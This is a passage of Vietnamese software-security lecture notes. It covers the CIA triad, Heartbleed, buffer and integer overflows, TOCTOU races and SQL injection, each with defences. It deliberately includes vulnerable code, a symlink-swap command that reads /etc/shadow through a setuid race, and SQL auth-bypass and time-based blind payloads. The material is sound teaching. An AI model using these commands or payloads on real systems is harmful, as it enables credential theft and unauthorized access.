
Mối quan hệ giữa các thuộc tính

Khi đã hiểu từng thuộc tính, hãy nhìn vào bức tranh tổng để thấy chúng nối với nhau thế nào:

Hãy đọc sơ đồ này theo dòng chảy. **Authentication** (xác minh danh tính: bạn là ai?) là gốc. Không có authentication thì không có Authorization (bạn được làm gì?), từ đó không có Access Control (cài đặt cụ thể của authorization). Confidentiality và Integrity đều phụ thuộc Access Control: chỉ khi hệ thống biết bạn là ai và bạn được làm gì, nó mới quyết định có cho bạn đọc/ghi không.

Accountability cũng cần Authentication làm gốc: log “user X đã làm Y” chỉ có giá trị khi X được xác thực đúng. Non-repudiation thì tiếp tục mở rộng Accountability bằng chữ ký số.

Availability nằm hơi tách biệt ở bên phải vì nó là vấn đề kiến trúc (replication, load balancing, failover) chứ không phải vấn đề cryptography. Một hệ thống có cryptography hoàn hảo nhưng chỉ có 1 server vẫn dễ down vì DDoS.



Hình 2: Sơ đồ 2

Trường hợp nghiên cứu: Heartbleed dưới lăng kính CIA

Hãy đem khung CIA vừa học áp dụng vào một sự kiện thực: **Heartbleed (CVE-2014-0160)**, lỗ hổng OpenSSL đã nhắc ở bài 1.1.

Đoạn code rút gọn của bug:

```

int dtls1_process_heartbeat(SSL *s) {
    unsigned char *p = &s->s3->rrec.data[0];
    unsigned short hbtype = *p++;
    unsigned int payload;
    n2s(p, payload);
    unsigned char *p1 = p;

    if (hbtype == TLS1_HB_REQUEST) {
        unsigned char *buffer = OPENSSL_malloc(1 + 2 + payload + padding);
        unsigned char *bp = buffer;
        *bp++ = TLS1_HB_RESPONSE;
        s2n(payload, bp);
        memcpy(bp, p1, payload);
    }
}

```

Hãy đi qua từng dòng để hiểu bug nằm ở đâu.

Hàm này xử lý “heartbeat” của TLS, một cơ chế cho phép client gửi một message ngắn để giữ kết nối, server echo lại. Dòng `n2s(p, payload)` đọc 2 byte từ client làm độ dài của payload. Biến `payload` có kiểu `unsigned int`, có thể nhận giá trị tới 65535. Dòng `memcpy(bp, p1, payload)` sau đó copy payload byte từ con trỏ `p1` (cuối heartbeat record) vào buffer mà server sẽ gửi trả về client.

Bug: code không kiểm tra payload có nhỏ hơn hoặc bằng **kích thước thực** của heartbeat record nhận từ client. Nếu client gửi một heartbeat dài 3 byte nhưng khai báo payload = 65535, memcpy sẽ copy 65535 byte tiếp theo trong heap. Heap đó chứa private key, password, session cookie, mọi thứ. Tất cả bị gửi trả về cho client.

Bây giờ áp khung CIA:

Thuộc tính	Có bị vi phạm?	Lý do
Confidentiality	Có (rất nặng)	Private key, password lộ qua memory dump
Integrity	Không trực tiếp	Attacker chỉ đọc, không sửa heap
Availability	Không	Server vẫn chạy bình thường

Điểm thú vị là Integrity **không bị vi phạm trực tiếp**, nhưng bị ảnh hưởng gián tiếp. Khi attacker đã có private key, họ có thể giả mạo server, ký giả message thay server, hoặc giải mã traffic đã ghi lại trước đó. Đây là lý do sau Heartbleed, mọi service phải **rotate key** chứ không chỉ vá code.

Bài học rút ra cho chúng ta là gì? Có ba điểm:

Thứ nhất, **bug rất nhỏ về dòng code** (≈ 4 dòng) có thể phá CIA ở mức cực nghiêm trọng. Việc đếm số dòng code có lỗi không phản ánh tác động.

Thứ hai, **giải thuật TLS hoàn toàn đúng**. Vấn đề ở bounds checking trong implementation. Đây chính là ranh giới giữa Cryptography và Software Security.

Thứ ba, một công cụ BMC như CBMC hoặc ESBMC **có thể phát hiện** lỗi này nếu được dạy một property tổng quát kiểu “mọi memcpy với length đến từ untrusted input phải thoả $\text{length} \leq \text{available bytes}$ ”. Chương trình tự động làm việc này đáng nhẽ là không khó về mặt kỹ thuật, nhưng OpenSSL khi đó chưa được verify như vậy. Sau Heartbleed, dự án Boring (Google) và LibreSSL (OpenBSD) đã chú trọng hơn vào verification.

Cách viết security requirement tốt

Để khép lại bài, tôi muốn giới thiệu một mẫu rất hữu ích khi viết yêu cầu security trong tài liệu thiết kế: **STAR** (Subject, Target, Action, Restriction). Thay vì viết một yêu cầu mơ hồ kiểu “the system must be secure”, hãy viết:

“User A (Subject) chỉ được phép đọc (Action) record của chính mình (Target) trong giờ hành chính và từ IP công ty (Restriction).”

Có hai lợi ích cụ thể. Thứ nhất, yêu cầu kiểu STAR có thể **dịch thẳng** thành property cho BMC verify, hoặc thành test case cho fuzzer. Thứ hai, khi nhiều thành viên trong team đọc cùng một yêu cầu, họ không hiểu khác nhau, vì mọi từ đều ánh xạ về một thực thể cụ thể.

Mini-quiz

Q1. Vì sao chữ ký số bảo đảm Non-repudiation nhưng MAC thì không?

MAC dùng key đối xứng chia sẻ giữa hai bên A và B. Vì cả A và B đều biết key, cả hai đều có thể tạo MAC hợp lệ. Khi tranh chấp, A có thể chối “không phải tôi gửi, B tự tạo MAC đó”. Còn chữ ký số dùng private key chỉ A nắm giữ, nên không ai khác tạo được chữ ký A. Nếu chữ ký verify thành công, chứng tỏ A đã ký, và A không thể chối.

Q2. Heartbleed vi phạm thuộc tính CIA nào và vì sao Integrity không bị vi phạm trực tiếp?

Heartbleed vi phạm Confidentiality ở mức nặng (rò rỉ private key, password, session cookie). Integrity không bị vi phạm trực tiếp vì attacker chỉ đọc heap, không sửa. Tuy nhiên Integrity về lâu dài bị ảnh hưởng vì attacker có thể dùng private key đã lộ để giả mạo server hoặc giải mã traffic cũ. Availability cũng không bị ảnh hưởng vì server vẫn chạy bình thường, attack thậm chí rất khó phát hiện trong log.

Q3. Tính Availability cho hệ thống có MTBF = 720 giờ và MTTR = 1 giờ.

Áp dụng công thức:

$$\text{Availability} = \frac{720}{720 + 1} = \frac{720}{721} \approx 0.99861$$

Tức 99.861%, tương đương downtime khoảng 12.2 giờ mỗi năm. Để đạt “three nines” (99.9%), cần $\frac{MTBF}{MTBF+MTTR} \geq 0.999$, suy ra $MTTR \leq MTBF \cdot \frac{0.001}{0.999} \approx 0.001 \cdot MTBF$. Với MTBF = 720, MTTR phải ≤ 0.72 giờ, tức 43 phút.

Tiếp theo: 1.3 Catalog các lớp lỗ hổng phổ biến

1.3 Catalog các lớp lỗ hổng phần mềm

Tóm tắt một dòng: Lỗ hổng chia thành hai họ: **Implementation Vulnerability** (sai trong code) và **Design Vulnerability** (sai trong kiến trúc). Tài liệu tập trung họ đầu vì nó có thể tự động phát hiện được, đi sâu ba lớp kinh điển là buffer overflow, integer overflow và race condition.

Vì sao phải phân loại lỗ hổng?

Nếu bạn vào trang [CVE Details](#) hoặc [NVD](#), bạn sẽ thấy hàng trăm nghìn lỗ hổng đã được công bố. Nếu cứ học thuộc lòng từng CVE, ta không bao giờ học hết. Vì thế, ngành an toàn phần mềm cần một cách **phân loại** giúp ta nhìn nhiều CVE khác nhau như những biến thể của một số ít **patterns** gốc.

Có hai trục phân loại thường dùng:

Trục thứ nhất chia theo **tầng phát sinh lỗi**: lỗi nằm trong code cụ thể (implementation) hay trong kiến trúc tổng thể (design). Trục này quan trọng với chúng ta vì nó quyết định **công cụ nào có thể phát hiện**: implementation bug thì static/dynamic analysis bắt được, design bug thì không.

Trục thứ hai chia theo **thuộc tính CIA bị vi phạm**, đã giới thiệu ở bài 1.2.

Trong bài này, ta đi sâu vào trục thứ nhất và mổ xẻ ba lớp implementation vulnerability kinh điển. Ba lớp đó được chọn vì chúng minh họa rõ nhất ba cơ chế “tràn ranh giới” khác nhau trong code: tràn ranh giới của bộ nhớ (buffer overflow), tràn ranh giới của dải số (integer overflow), tràn ranh giới của thời gian (race condition).

Implementation vs Design

Để hiểu sự khác biệt, hãy lấy hai ví dụ song song.

Ví dụ implementation bug: hàm `strcpy(dst, src)` trong C không kiểm tra kích thước `dst`. Nếu `src` dài hơn không gian cấp phát cho `dst`, dữ liệu tràn ra ngoài, ghi đè vùng nhớ kế bên. Đây là lỗi **trong code cụ thể**. Khi ta sửa, ta chỉ cần đổi `strcpy` thành `strncpy` (kèm điều kiện) hoặc `snprintf`. Design tổng thể của chương trình không thay đổi.

Ví dụ design bug: một web app dùng **MD5 không kèm salt** để băm password trước khi lưu vào database. Code thực thi MD5 hoàn toàn đúng, không có off-by-one, không có buffer overflow. Nhưng kiến trúc sai: MD5 quá nhanh nên attacker có thể brute force, không có salt nên rainbow table attack hiệu quả. Để sửa, ta phải đổi sang `bcrypt` hoặc `argon2`, tức là **thay đổi kiến trúc** của hàm hash password. Việc đó thường kéo theo migration: viết lại bảng `users`, thiết lập policy đổi password cho user cũ.

Tóm tắt bằng bảng:

Tiêu chí	Implementation Vulnerability	Design Vulnerability
Vị trí lỗi Ví dụ	Trong code cụ thể, design đúng Buffer overflow trong <code>strcpy</code> , off-by-one	Trong kiến trúc, dù code đúng MD5 không salt cho password, thiếu rate limit
Cách phát hiện	Static/dynamic analysis tự động	Threat modelling, security review thủ công
Chi phí sửa	Thay vài dòng code	Thường phải refactor lớn, migration

Cùng một bug có thể được phân loại khác nhau tùy ngữ cảnh. Ví dụ thiếu rate limit khi check OTP: nếu OTP là 6 số, attacker brute force 10^6 lần trong vài giây và đoán được. Bạn có thể gọi đây là implementation bug (thiếu if (attempts > 5) ban) hoặc design bug (thiếu rate limiting layer). Cả hai cách phân loại đều dẫn tới cách sửa khác nhau: implementation thì thêm if, design thì đặt một Redis-based rate limiter trước endpoint.

Bài học thực tế

Một sự thật khó chịu: **chỉ implementation bug mới tự động phát hiện được**. Một static analyser dù mạnh đến đâu cũng không “biết” rằng dùng MD5 cho password là sai, vì nó không có khái niệm “password phải khó brute force”. Việc phát hiện design bug đòi hỏi con người và quy trình (threat model, security review, pen test). Vì thế, tài liệu này tập trung implementation: đây là phần **kỹ thuật có thể formalize**.

Buffer overflow

Cơ chế

Trong C, một mảng không có thông tin về kích thước tại runtime. Khi bạn khai báo `char buf[16]`, compiler chỉ cấp phát 16 byte trên stack và lưu địa chỉ bắt đầu vào `buf`. Mọi truy cập `buf[i]` được dịch thành `*(buf + i)` mà không có kiểm tra $0 \leq i < 16$. Hậu quả: nếu ta `buf[100] = 'A'`, chương trình ghi vào địa chỉ `buf + 100`, vị trí có thể là biến cục bộ khác, frame pointer, hay **return address** của hàm hiện tại.

Tại sao điều này nguy hiểm? Vì return address quyết định **chương trình nhảy đi đâu sau khi hàm kết thúc**. Nếu attacker kiểm soát được return address, attacker kiểm soát được luồng thực thi. Đây là cơ sở của hàng loạt kỹ thuật khai thác như shellcode injection, return-to-libc, return-oriented programming.

Ví dụ kinh điển

Đoạn code dưới đây có chứa lỗ hổng buffer overflow rất rõ:

```
#include <stdio.h>
#include <string.h>

void vulnerable(char *input) {
    char buf[16];
    strcpy(buf, input);
    printf("Hello %s\n", buf);
}

int main(int argc, char **argv) {
    if (argc > 1) vulnerable(argv[1]);
    return 0;
}
```

Ta đi qua từng dòng để hiểu vì sao đoạn này nguy hiểm.

Dòng `char buf[16]` cấp phát 16 byte trên stack của hàm `vulnerable`. Compiler đặt 16 byte này ngay sát frame của hàm gọi, nghĩa là rất gần với return address.

Dòng `strcpy(buf, input)` copy từ `input` sang `buf`. Vấn đề là `strcpy` không có argument “max length”. Nó copy từng byte cho tới khi gặp `'\0'`. Nếu `input` dài đúng 15 ký tự kèm `'\0'`, mọi việc bình thường. Nếu `input` dài 16 ký tự, byte `'\0'` rơi ra ngoài `buf`, ghi đè byte đầu tiên của vùng nhớ kế bên. Nếu `input` dài 100 ký tự, 84 byte vượt quá `buf` ghi đè đủ thứ.

Dòng `printf("Hello %s\n", buf)` chỉ là decoy: bug đã xảy ra ở `strcpy`. Khi hàm `vulnerable` return, CPU pop return address từ stack. Nếu attacker đã đề return address bằng giá trị tùy chọn, CPU nhảy tới đó.

Layout stack trước và sau overflow

Để hiểu trực quan, hãy hình dung stack frame của `vulnerable`:

TRƯỚC khi gọi `vulnerable("AAA")`:

```
+-----+ địa chỉ cao
| return addr | <- nơi sẽ nhảy về sau khi vulnerable() return
+-----+
| saved RBP   |
+-----+
| buf[16]     | <- AAA\0 vừa khít
|             |
+-----+ địa chỉ thấp
```

SAU khi gọi `vulnerable("AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA")`:

```
+-----+
| 0x41414141  | <- return addr bị ghi đè bằng 'A' (ASCII 0x41)
+-----+
| 0x41414141  | <- saved RBP cũng bị đè
+-----+
| AAAAAAAAAAAAA <- buf đầy
| AAAAAAAAAAAAA <- tràn xuống tiếp
+-----+
```

Sau khi `vulnerable` thực hiện `ret`, CPU lấy giá trị tại đỉnh stack làm địa chỉ nhảy. Giá trị đó giờ là `0x41414141` (bốn byte 'A'). CPU nhảy tới địa chỉ đó, gây segfault, hoặc, nếu attacker tinh tế hơn, nhảy đúng tới shellcode họ đã chèn vào buffer.

Vì sao bug này tồn tại tới ngày nay?

Bạn có thể hỏi: vấn đề đơn giản như vậy, sao C không sửa? Câu trả lời nằm ở triết lý của C: ngôn ngữ này được thiết kế để mỏng nhẹ, gần phần cứng, không có runtime check để giữ tốc độ. Việc kiểm tra bounds mỗi lần access mảng có thể giảm tốc độ 20-50%. Trong những năm 1970, khi CPU rất chậm, người ta chấp nhận đánh đổi.

Hệ quả là sau 50 năm, ngành phải xây hàng loạt **lớp phòng vệ** để bù đắp:

Lớp phòng vệ	Phía nào?	Cách hoạt động
Bounds checking thủ công	Code	Dùng <code>strncpy</code> , <code>snprintf</code> , hoặc tự kiểm tra trước khi copy
Stack canary	Compiler	Chèn giá trị ngẫu nhiên trước return addr, check trước khi return
ASLR	OS	Randomize địa chỉ stack, heap, libraries để attacker không đoán được
DEP / NX	CPU + OS	Đánh dấu vùng data không thể thực thi

Lớp phòng vệ	Phía nào?	Cách hoạt động
CFI (Control Flow Integrity)	Compiler + Runtime	Chỉ cho phép jump tới các đích đã định nghĩa lúc compile
Memory-safe languages	Language	Rust, Go, Java không cho raw pointer arithmetic

Trong các lớp trên, **memory-safe language là giải pháp triệt để**. Microsoft công bố năm 2019 rằng 70% CVE của họ trong 12 năm qua là memory safety bug, và đó là lý do Microsoft chuyển dần Windows kernel sang Rust. Google công bố tương tự với Android.

Phân biệt strcpy, strncpy, strlcpy

Ba hàm tên giống nhau nhưng hành vi khác nhau, gây nhầm lẫn rất nhiều:

- `strcpy(dst, src)`: nguy hiểm, không bounds check. **Đừng dùng.**
- `strncpy(dst, src, n)`: copy tối đa n byte, nhưng **không tự thêm** `\0` nếu `src` dài hơn n . Sau đó nếu code dùng `dst` như C-string sẽ chạy quá vùng. **Bẫy ngầm.**
- `strlcpy(dst, src, n)`: BSD extension, copy tối đa $n-1$ byte rồi thêm `\0`. **An toàn nhất** nhưng không có sẵn trên glibc.
- `snprintf(dst, n, "%s", src)`: an toàn, có sẵn ở mọi nơi. **Lựa chọn portable tốt nhất.**

Integer overflow

Cơ chế

Số nguyên trên máy tính có dài giá trị hữu hạn. Khi tính toán cho kết quả vượt dài, kết quả “wrap-around”:

Kiểu	Dài	Hành vi khi tràn
<code>int8_t</code> (signed)	$-128 \dots 127$	$127 + 1 = -128$
<code>uint8_t</code> (unsigned)	$0 \dots 255$	$255 + 1 = 0$
<code>int32_t</code>	$-2^{31} \dots 2^{31} - 1$	$2^{31} - 1 + 1 = -2^{31}$
<code>uint32_t</code>	$0 \dots 2^{32} - 1$	$2^{32} - 1 + 1 = 0$
<code>size_t</code> (64-bit)	$0 \dots 2^{64} - 1$	tương tự

Một điểm tinh tế: trong chuẩn C, **signed integer overflow là Undefined Behavior**. Compiler được phép giả định không bao giờ xảy ra, dẫn tới tối ưu hoá có thể “biến mất” code check overflow. Còn **unsigned overflow** được định nghĩa rõ ràng là wrap-around. Trong thực tế, hầu hết bug integer overflow security xảy ra với `size_t` và unsigned `int`.

Ví dụ nguy hiểm

```
void copy_data(uint8_t *src, size_t src_len, uint8_t *dst, size_t dst_len) {
    size_t total = src_len + 8;
    if (total > dst_len) {
        printf("buffer too small\n");
        return;
    }
}
```

```
memcpy(dst, src, src_len);
}
```

Hàm này nhận buffer source kèm độ dài, đích kèm độ dài, dự định copy thêm 8 byte header. Trông có vẻ an toàn vì có check `total > dst_len`. Nhưng hãy thử kịch bản attacker.

Attacker gửi `src_len = SIZE_MAX - 4`, tức gần 2^{64} . Khi tính `total = src_len + 8`, kết quả wrap-around về một giá trị rất nhỏ (cụ thể là 3 hoặc 4 tùy kiến trúc). Check `total > dst_len` qua được dễ dàng vì giờ `total` chỉ bằng 3. Dòng `memcpy(dst, src, src_len)` sau đó chạy với `src_len = SIZE_MAX - 4`, copy gần 2^{64} byte. Bộ nhớ bị ghi đè khổng lồ, chương trình crash hoặc attacker kiểm soát.

Phòng tránh

Cách đúng là **kiểm tra overflow trước khi cộng**:

```
if (src_len > SIZE_MAX - 8) return;
size_t total = src_len + 8;
if (total > dst_len) return;
```

Hoặc dùng built-in của GCC/Clang để compiler tự tạo check:

```
size_t total;
if (__builtin_add_overflow(src_len, 8, &total)) return;
if (total > dst_len) return;
```

Built-in này dịch thành một single instruction trên x86 (kiểm tra overflow flag), không tốn thêm hiệu năng đáng kể. Nó cũng cover được mọi kiểu integer, signed lẫn unsigned.

Race condition

Hai dạng race condition

Race condition xảy ra khi kết quả chương trình phụ thuộc vào **thứ tự thực thi** của nhiều thread hoặc nhiều process. Có hai dạng phổ biến mà sinh viên cần phân biệt.

Data race là khi hai thread truy cập cùng một biến chia sẻ, ít nhất một là write, mà không có cơ chế đồng bộ (mutex, atomic). Ví dụ kinh điển là counter:

```
int counter = 0;
void* increment(void *arg) {
    for (int i = 0; i < 1000000; i++) counter++;
    return NULL;
}
```

Nếu chạy hai thread cùng `increment`, kết quả cuối thường **nhỏ hơn** 2000000. Lý do: `counter++` không atomic, thực ra là ba bước (load, add, store). Hai thread có thể load cùng một giá trị rồi store đè lên nhau. Đây là chủ đề lớn của Lecture 4.

TOCTOU (Time Of Check, Time Of Use) tinh tế hơn. Chương trình check một điều kiện, rồi dùng tài nguyên dựa trên giả định điều kiện vẫn đúng. Nhưng giữa hai bước đó, attacker thay đổi state, làm giả định sai.

Ví dụ TOCTOU kinh điển

Đoạn code dưới đây là một trong những TOCTOU bug nổi tiếng nhất trong giáo trình:

```
#include <unistd.h>
#include <stdio.h>

int main(int argc, char **argv) {
    const char *path = argv[1];

    if (access(path, R_OK) != 0) {
        printf("permission denied\n");
        return 1;
    }

    FILE *f = fopen(path, "r");
}
```

Kịch bản tấn công như sau. Giả sử chương trình này được cài đặt với quyền `setuid root`, nghĩa là chạy với quyền root nhưng có một số check để chỉ phục vụ user gọi nó. User thường không được đọc `/etc/shadow`, nhưng có quyền đọc file của họ trong `/tmp`.

Bước một: user tạo file `/tmp/myfile` thuộc về user, nội dung vô hại. User chạy chương trình với argument `/tmp/myfile`. Hàm `access()` check quyền của **real UID** (chính là UID của user), kết luận user có quyền đọc, trả về 0.

Bước hai: trong khoảng thời gian rất ngắn (microsecond) giữa `access` và `fopen`, attacker chạy nhanh:

```
rm /tmp/myfile && ln -s /etc/shadow /tmp/myfile
```

Bước ba: chương trình tiếp tục, gọi `fopen("/tmp/myfile", "r")`. Nhưng giờ `/tmp/myfile` là symlink trỏ tới `/etc/shadow`. `fopen` chạy với **effective UID** (root), mở thành công `/etc/shadow`, đọc nội dung. Chương trình in cho user. Toàn bộ password hash của hệ thống lộ.

Phòng tránh

Cách triệt để là **không tách check và use**. Thay vì hỏi “tôi có quyền đọc path này không?” rồi mới mở, hãy mở ngay rồi check trên file descriptor:

```
int fd = open(path, O_RDONLY | O_NOFOLLOW);
if (fd < 0) {
    perror("open failed");
    return 1;
}
struct stat st;
if (fstat(fd, &st) != 0) { close(fd); return 1; }
if (st.st_uid != getuid()) {
    fprintf(stderr, "not your file\n");
    close(fd);
    return 1;
}
```

Hai thay đổi quan trọng. Một là `O_NOFOLLOW` báo `open` không follow symlink, attack qua `ln -s` không còn hoạt động. Hai là check uid qua `fstat(fd, ...)` trên file descriptor đã mở, không phải qua `stat(path,`

...) (vấn vẫn TOCTOU vì path có thể đã đổi). File descriptor đã mở thì gắn vĩnh viễn vào inode đó, attacker không thể “swap” nữa.

Bảng so sánh ba lớp lỗ hổng

Để tổng kết, đây là bức tranh chung của ba lớp implementation vulnerability vừa học:

Tiêu chí	Buffer overflow	Integer overflow	Race condition
Nguyên nhân gốc	Thiếu bounds check khi truy cập mảng	Wrap-around của arithmetic	Thiếu sync giữa thread/process
Khó phát hiện bằng test?	Trung bình (fuzzing tốt)	Khó (cần input rất lớn)	Rất khó (timing-dependent)
Phát hiện bằng BMC?	Tốt (CBMC, ESBMC có check sẵn)	Tốt (overflow check built-in)	Cần model concurrency, xem Lecture 4
Phòng bằng compiler?	Stack canary, ASLR, FORTIFY_SOURCE	-ftrapv, __builtin_*_overflow	Hạn chế (ThreadSanitizer ở runtime)
Phòng bằng language?	Rust, Go, Java	Rust với checked_add	Rust ownership, Go race detector

Nhìn vào bảng này, bạn sẽ thấy một mô hình: **các bug càng phụ thuộc thời gian thì càng khó phát hiện tự động**. Buffer overflow độc lập với thời gian nên fuzzer dễ tìm. Integer overflow cần input đặc biệt nhưng cũng độc lập thời gian. Race condition vừa cần input đặc biệt vừa cần lịch trình thread đặc biệt, dẫn tới combinatorial explosion. Đây chính là lý do Lecture 4 phải dùng các kỹ thuật riêng như context-bounded analysis.

Mini-quiz

Q1. Stack canary chống được loại tấn công nào của buffer overflow và không chống được loại nào?

Chống được: stack-based buffer overflow đè lên return address. Cơ chế: compiler chèn một giá trị ngẫu nhiên (canary) giữa local variables và saved return address. Trước khi ret, hàm kiểm tra canary còn nguyên hay không. Nếu attacker ghi tràn buffer, canary bị đè, check fail, chương trình abort.

Không chống được: - **Heap overflow:** canary chỉ có trên stack. - **Đọc tràn** (như Heartbleed): canary chỉ kiểm tra ghi đè, không ngăn đọc. - **Format string attack** đề precise vị trí (có thể skip canary nếu attacker biết offset). - **Return-oriented programming** sau khi đã có một lỗ hổng khác để leak canary.

Q2. Vì sao strncpy(dst, src, sizeof dst) vẫn không an toàn?

strncpy có hai vấn đề ngầm. Một là nếu src dài hơn n, hàm không tự thêm '\0', dẫn tới dst không phải C-string hợp lệ. Code sau đó dùng dst với printf("%s", dst) hoặc strlen(dst) sẽ đọc tràn ra ngoài dst. Hai là nếu src ngắn hơn n, strncpy tự pad '\0' lên hết n byte, gây lãng phí hiệu năng với buffer lớn.

Cách an toàn:

```
strncpy(dst, src, sizeof dst - 1);
dst[sizeof dst - 1] = '\0';
```

Hoặc dùng snprintf:

```
snprintf(dst, sizeof dst, "%s", src);
```

snprintf tự đảm bảo null-terminate, portable, dễ đọc, được khuyến nghị trong CERT C Coding Standard.

Q3. Vì sao race condition khó phát hiện hơn buffer overflow?

Race condition phụ thuộc vào **interleaving** của các thread, một chiều phụ thuộc mà testing thông thường không kiểm soát được. Một test case có thể chạy đúng hàng nghìn lần rồi mới fail trong một thread schedule đặc biệt (ví dụ OS chuyển thread đúng giữa hai instruction nhạy cảm). Trong khi đó, buffer overflow chỉ phụ thuộc input, một input cố định sẽ luôn cho cùng kết quả.

Đây là lý do Lecture 4 dành toàn bộ cho concurrency verification: cần các kỹ thuật riêng như **context-bounded analysis** (giới hạn số lần chuyển thread) và **partial-order reduction** (loại bớt các interleaving tương đương) để khám phá không gian schedule một cách có hệ thống.

Tiếp theo: [1.4 Web vulnerabilities \(SQLi, XSS, XXE, DoS\)](#)

1.4 Web vulnerabilities

Tóm tắt một dòng: SQL Injection và XSS đứng đầu OWASP Top 10 trong gần hai thập kỷ. Hai lỗ hổng này, cùng XXE và một số dạng DoS, có **cùng một nguyên nhân gốc** là trộn lẫn dữ liệu với code mà không escape đúng context. Hiểu nguyên nhân chung này giúp ta không phải học thuộc từng biến thể.

Một pattern chung cho mọi lỗ hổng injection

Hầu hết lỗ hổng web thuộc nhóm **injection** đều theo cùng một sơ đồ. Một input từ client (không tin cậy) đi vào ứng dụng. Ứng dụng tạo ra một chuỗi mới, thường là kết hợp giữa template do developer viết và input từ client. Chuỗi này được đẩy xuống một **interpreter** nào đó: SQL engine, HTML renderer của browser, XML parser, hay shell.

Vấn đề nằm ở chỗ: nếu chuỗi sinh ra trộn lẫn **dữ liệu từ client** (đáng nhẽ chỉ là data thuần) và **code điều khiển interpreter** (đáng nhẽ chỉ do developer kiểm soát), thì interpreter không phân biệt được hai phần. Attacker có thể nhét code vào chỗ data, biến input thành lệnh.

Đây là pattern chung khái quát:

input không tin cậy → ứng dụng → tạo chuỗi → interpreter
□
chỗ "trộn" sai gây bug

Bốn biến thể quan trọng nhất mà ta sẽ học, mỗi cái với một interpreter khác nhau:

Lỗ hổng	Interpreter bị inject	Thuộc tính CIA bị vi phạm
SQL Injection	RDBMS engine	C, I, A đều có thể
XSS	Browser (HTML và JS)	C, I
XXE	XML parser	C, A
Command Injection	Shell	C, I, A

Khi đọc tài liệu các lỗ hổng injection khác (LDAP injection, NoSQL injection, prototype pollution), bạn sẽ nhận ra cùng pattern. Hiểu pattern này là chìa khoá để phòng tránh chung: **luôn phân tách data và code trước khi đẩy xuống interpreter.**

SQL Injection

Cơ chế

Hãy bắt đầu với ví dụ đơn giản nhất, một hàm login viết bằng Python:

```
def login(username, password):  
    query = f"SELECT * FROM users WHERE name = '{username}' AND pw = '{password}'"  
    return db.execute(query)
```

Khi user gửi username = "alice", password = "secret", query trở thành:

```
SELECT * FROM users WHERE name = 'alice' AND pw = 'secret'
```

Trông có vẻ ổn. Nhưng giờ thử kịch bản attacker. Họ gửi username = "admin' --", password = "bất kỳ". Query trở thành:

```
SELECT * FROM users WHERE name = 'admin' --' AND pw = 'bất kỳ'
```

Trong SQL, -- bắt đầu comment, mọi thứ sau nó bị bỏ. Query thực tế server thực thi là `SELECT * FROM users WHERE name = 'admin'`, trả về row admin, bỏ qua check password hoàn toàn. Attacker login được mà không cần biết password.

Đây là **classic in-band SQL injection**: kết quả attack trả về cùng response. Có nhiều biến thể tinh tế hơn được liệt kê dưới đây.

Phân loại

Loại	Đặc điểm	Cách thường dùng
In-band (classic)	Kết quả attack trả về cùng response	UNION-based, error-based
Blind	Không có output trực tiếp, attacker phải suy luận gián tiếp	Boolean-based (so true/false), time-based (so thời gian)
Out-of-band	Dùng kênh ngoài (DNS, HTTP) để exfiltrate	Hữu ích khi cả in-band và blind đều khó

Loại **Blind SQL Injection** đáng được nói thêm vì nó tinh vi. Giả sử query không trả về kết quả truy vấn, chỉ trả về true/false hoặc một thông báo chung. Attacker vẫn có thể **brute force** từng ký tự password bằng cách kết hợp với điều kiện. Ví dụ time-based:

```
admin' AND IF(SUBSTRING(password,1,1)='a', SLEEP(5), 0) --
```

Nếu ký tự đầu của password là a, server thực thi `SLEEP(5)` và phản hồi chậm 5 giây. Attacker đo thời gian phản hồi để suy ra ký tự. Lặp lại với mọi ký tự alphabet và mọi vị trí, attacker tái tạo toàn bộ password.

Phòng tránh

Cách **đúng duy nhất** là **parameterized query** (còn gọi là prepared statement):

```
def login(username, password):  
    query = "SELECT * FROM users WHERE name = %s AND pw = %s"  
    return db.execute(query, (username, password))
```

